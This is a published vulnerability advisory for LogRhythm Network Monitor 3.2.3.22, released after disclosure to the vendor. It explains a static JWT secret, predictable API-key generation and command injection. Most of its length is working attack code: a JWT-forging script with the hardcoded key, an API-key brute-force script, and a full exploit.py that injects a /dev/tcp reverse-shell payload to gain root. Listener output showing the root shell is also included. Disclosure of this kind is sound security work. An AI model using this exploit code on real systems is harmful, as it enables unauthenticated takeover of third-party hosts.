Vulnerability Advisory

Name	LogRhythm Network Monitor Multiple Vulnerabilities
Vendor Website	https://logrhythm.com/
Affected Software	LogRhythm Network Monitor <= 3.2.3.22
Date Released	24/04/2017
Researchers	Francesco Oddo

Description

The LogRhythm Network Monitor application is affected by multiple critical security vulnerabilities, including authentication bypass and remote code execution via command injection.

These vulnerabilities can be chained together to obtain unauthenticated remote code execution in the context of the root user.

Exploitation

Static JWT Key – Authentication Bypass Web Application

The application web interface uses JSON Web Tokens (JWT) to authenticate users and manage user sessions. However, the secret key used to sign the JWT tokens is static across multiple deployments of the software. This vulnerability can be exploited to forge arbitrary JWT tokens and bypass authentication to the LogRhythm Network Monitor web management interface.

The proof of concept script below can be used to forge arbitrary JWT tokens which are validated successfully by the application.

Proof Of Concept – forge_jwt.py

```
import time
import json
import jwt

key = 'Gluten-free 100% narwhal deserunt polaroid; quinoa keytar asymmetrical slow-
carb plaid occaecat nostrud green juice dolor!'

iat = time.time()
exp = time.time() + 3600;

body =
json.loads('{"iat":1479893930,"exp":1479894830,"data":{"username":"admin","licensed
":true,"role":"admin","timeToResetPass":false}}')
body["iat"] = int(iat)
body["exp"] = int(exp)

token = jwt.encode(body, key, algorithm='HS512');
print token
```

Insecure Random API Key Generation – Authentication Bypass Web API


The key for the application web API is insecurely constructed. The application generates a HMAC-SHA256 of predictable datetime information using a static secret key, as shown in the code snippet below.

Vulnerable Code – /usr/local/www/probe/include/User.php

```
public function updateApiKey() {
    $apiKey = hash_hmac('sha256', date(DATE_RSS), $this
      ->apiSalt);
private $apiSalt = "default api key salt, dattabayo!";
```

Details about the `DATE_RSS` datetime format used within the HMAC function are available on the PHP website (see screenshot below).

PHP DATE_RSS Datetime Format



This vulnerability can be trivially exploited to brute force the API key and obtain unauthorized access to the LogRhythm Network Monitor web service. The proof of concept script below generates a list of valid HMACs for past

datetime values. The list file can then be used to bruteforce the Basic Auth HTTP header (admin:<apikey>) with the generated API keys.

Bruteforcing Web API key

```
<?php
	$hmac_key = "default api key salt, dattabayo!";
	for ($i = 0; $i < 3600; $i++) {
		$epoch = time() - $i;
		$dt = new DateTime("@$epoch");
		$ctime_apikey = $dt->format('D, d M Y H:i:s O');
		$hmac = hash_hmac("sha256", $ctime_apikey, $hmac_key) . PHP_EOL;
		file_put_contents("hmac_hashes.txt", $hmac, FILE_APPEND);
	}
?>
```

```
GET /api/systemInfo HTTP/1.1
Host: [redacted]
Authorization: Basic §YWRtaW46YXBpS2V5§
User-Agent: curl/7.50.1
Accept: */*
Content-Length: 4
```

Request	Payload	Status	Error	Timeout	Length	Comment
538	YWRtaW46N2E1MDVlNmMwNz...	401			392	
539	YWRtaW46ODBhZGUyZDY0M...	401			392	
540	YWRtaW46YmY5NTQwZmIyYzI...	401			392	
541	YWRtaW46YjAxY2UwNDkwNjg...	401			392	
542	YWRtaW46ZmMyYmE4ZWE2Z...	401			392	
543	YWRtaW46MjNkYjQzYTY0ODF...	401			392	
544	YWRtaW46N2MxOWMyMThkYT...	200			571	
545	YWRtaW46Mzk1MjYyNmZiYzFh...	401			392	
546	YWRtaW46ZjdiNDc2NWE3NWU...	401			392	
547	YWRtaW46OWYwY2UxZDEwZ...	401			392	
548	YWRtaW46NjY5OWFlYzEzN2I1 ...	401			392	
549	YWRtaW46ODlhZjk5Y2JmNjI4M...	401			392	

Request | Response

Raw | Headers | Hex

```
Connection: close
Vary: Accept-Encoding
X-Powered-By: PHP/5.6.22
Access-Control-Allow-Headers: X-Requested-With, Content-Type
Access-Control-Allow-Credentials: true
Content-Length: 270

{"name":"Network Monitor","licensedName":"Network Monitor
Freemium","versions":["3.2.3.22"],"ipAddress":"[redacted]","macAddress":"[redacted]
","licenseExpirationDate":"unlimited","masterLicenseId":"None","machineID":"165658485
408362375372262408890177221974"}
```

Command Injection

Multiple command injection vulnerabilities exist in the application web management interface due to unescaped user-input used to dynamically construct system shell commands. These vulnerabilities can be exploited to run arbitrary commands in the context of the root user and fully compromise the LogRhythm Network Monitor host.

The table below lists all the vulnerable entry points.

URL	Vulnerable Parameter	POC payload
POST /data/api/configuration { /* JSON Body */}	ipAddress netMask gateway dnsServers searchDomains	;+touch+/tmp/MYFILE;

Full exploit code to bypass authentication and spawn a root reverse shell via command injection, as shown in the screenshots below, is provided on the next page.

Bruteforcing Web API key

```
root@kali:~/Desktop/Research/logrhythm# python exploit.py -h
usage: exploit.py [-h] [--rhost RHOST] [--lhost LHOST] [--lport LPORT]

LogRhythm Network Monitor 3.2.3.22 Exploit Reverse Root Shell.

optional arguments:
  -h, --help     show this help message and exit
  --rhost RHOST  Target IP Address
  --lhost LHOST  C2 IP address
  --lport LPORT  Listening Port
root@kali:~/Desktop/Research/logrhythm# python -W ignore exploit.py --rhost
[redacted] --lhost [redacted] --lport 9111
[+] Forging JWT authentication token
[+] Getting system time for LogRhythm Network Monitor appliance
[+] Spawning reverse shell via command injection at [redacted]:9111
```

```
root@kali:~# nc -nvlp 9111
listening on [any] 9111 ...
connect to [redacted] from (UNKNOWN) [redacted]
 56444
bash: no job control in this shell
[root@localhost network-scripts]# id
id
uid=0(root) gid=0(root) groups=0(root) context=system_u:syste
m_r:unconfined_service_t:s0
[root@localhost network-scripts]#
```

Proof of Concept Code – Exploit.py

```
import json
import jwt
import requests
import argparse

def get_iat(rhost):
    print "[+] Getting system time for LogRhythm Network Monitor appliance"
    resp = requests.get("https://%s/getTime.php" % rhost, verify=False)
    return int(resp.content[:-3])

def forge_jwt(rhost):
    print "[+] Forging JWT authentication token"
    key = 'Gluten-free 100% narwhal deserunt polaroid; quinoa keytar asymmetrical
slow-carb plaid occaecat nostrud green juice dolor!'

    iat = get_iat(rhost)
    exp = iat + 3600;

    body =
json.loads('{"iat":1479893930,"exp":1479894830,"data":{"username":"admin","licensed
":true,"role":"admin","timeToResetPass":false}}')
    body["iat"] = int(iat)
    body["exp"] = int(exp)

    token = jwt.encode(body, key, algorithm='HS512');
    return token

def command_inject(rhost, lhost, lport):
    uri = "https://%s//data/api/configuration/" % rhost
    json_body =
json.loads('{"type":"network","configurations":[{"name":"interface","value":"eno167
77736","isToggle":false},{"name":"method","value":true,"isToggle":true},{"name":"ip
Address","value":"192.168.133.132","isToggle":false},{"name":"netMask","value":"255
.255.255.0","isToggle":false},{"name":"gateway","value":"192.168.133.132","isToggle
":false},{"name":"dnsServers","value":"192.168.133.1","isToggle":false},{"name":"se
archDomains","value":"","isToggle":false}],"diffFields":["dnsServers"]}')
    payload = "192.168.1.2;bash -i >& /dev/tcp/%s/%s 0>&1" % (lhost, lport)
    json_body["configurations"][4]["value"] = payload
    jwt = forge_jwt(rhost)
    auth_header = {'Token': jwt}
    print "[+] Spawning reverse shell via command injection at %s:%s" % (lhost,
lport)
    requests.post(url=uri, json=json_body, headers=auth_header, verify=False)

if __name__ == '__main__':
    parser = argparse.ArgumentParser(description='LogRhythm Network Monitor
3.2.3.22 Exploit Reverse Root Shell.')
    parser.add_argument('--rhost', help='Target IP Address')
    parser.add_argument('--lhost', help='C2 IP address')
    parser.add_argument('--lport', help='Listening Port')
    args = parser.parse_args()

    command_inject(args.rhost, args.lhost, args.lport)
```

Timeline

10/12/2016 – Initial disclosure to vendor

10/12/2016 – Vendor acknowledges receipt of the advisory.

24/04/2017 – Advisory release.

About Security-Assessment.com

Security-Assessment.com is a leading team of Information Security consultants specialising in providing high quality Information Security services to clients throughout the Asia Pacific region. Our clients include some of the largest globally recognised companies in areas such as finance, telecommunications, broadcasting, legal and government. Our aim is to provide the very best independent advice and a high level of technical expertise while creating long and lasting professional relationships with our clients.

Security-Assessment.com is committed to security research and development, and its team continues to identify and responsibly publish vulnerabilities in public and private software vendor's products. Members of the Security-Assessment.com R&D team are globally recognised through their release of whitepapers and presentations related to new security research.

For further information on this issue or any of our service offerings, contact us:

Web www.security-assessment.com

Email info@security-assessment.com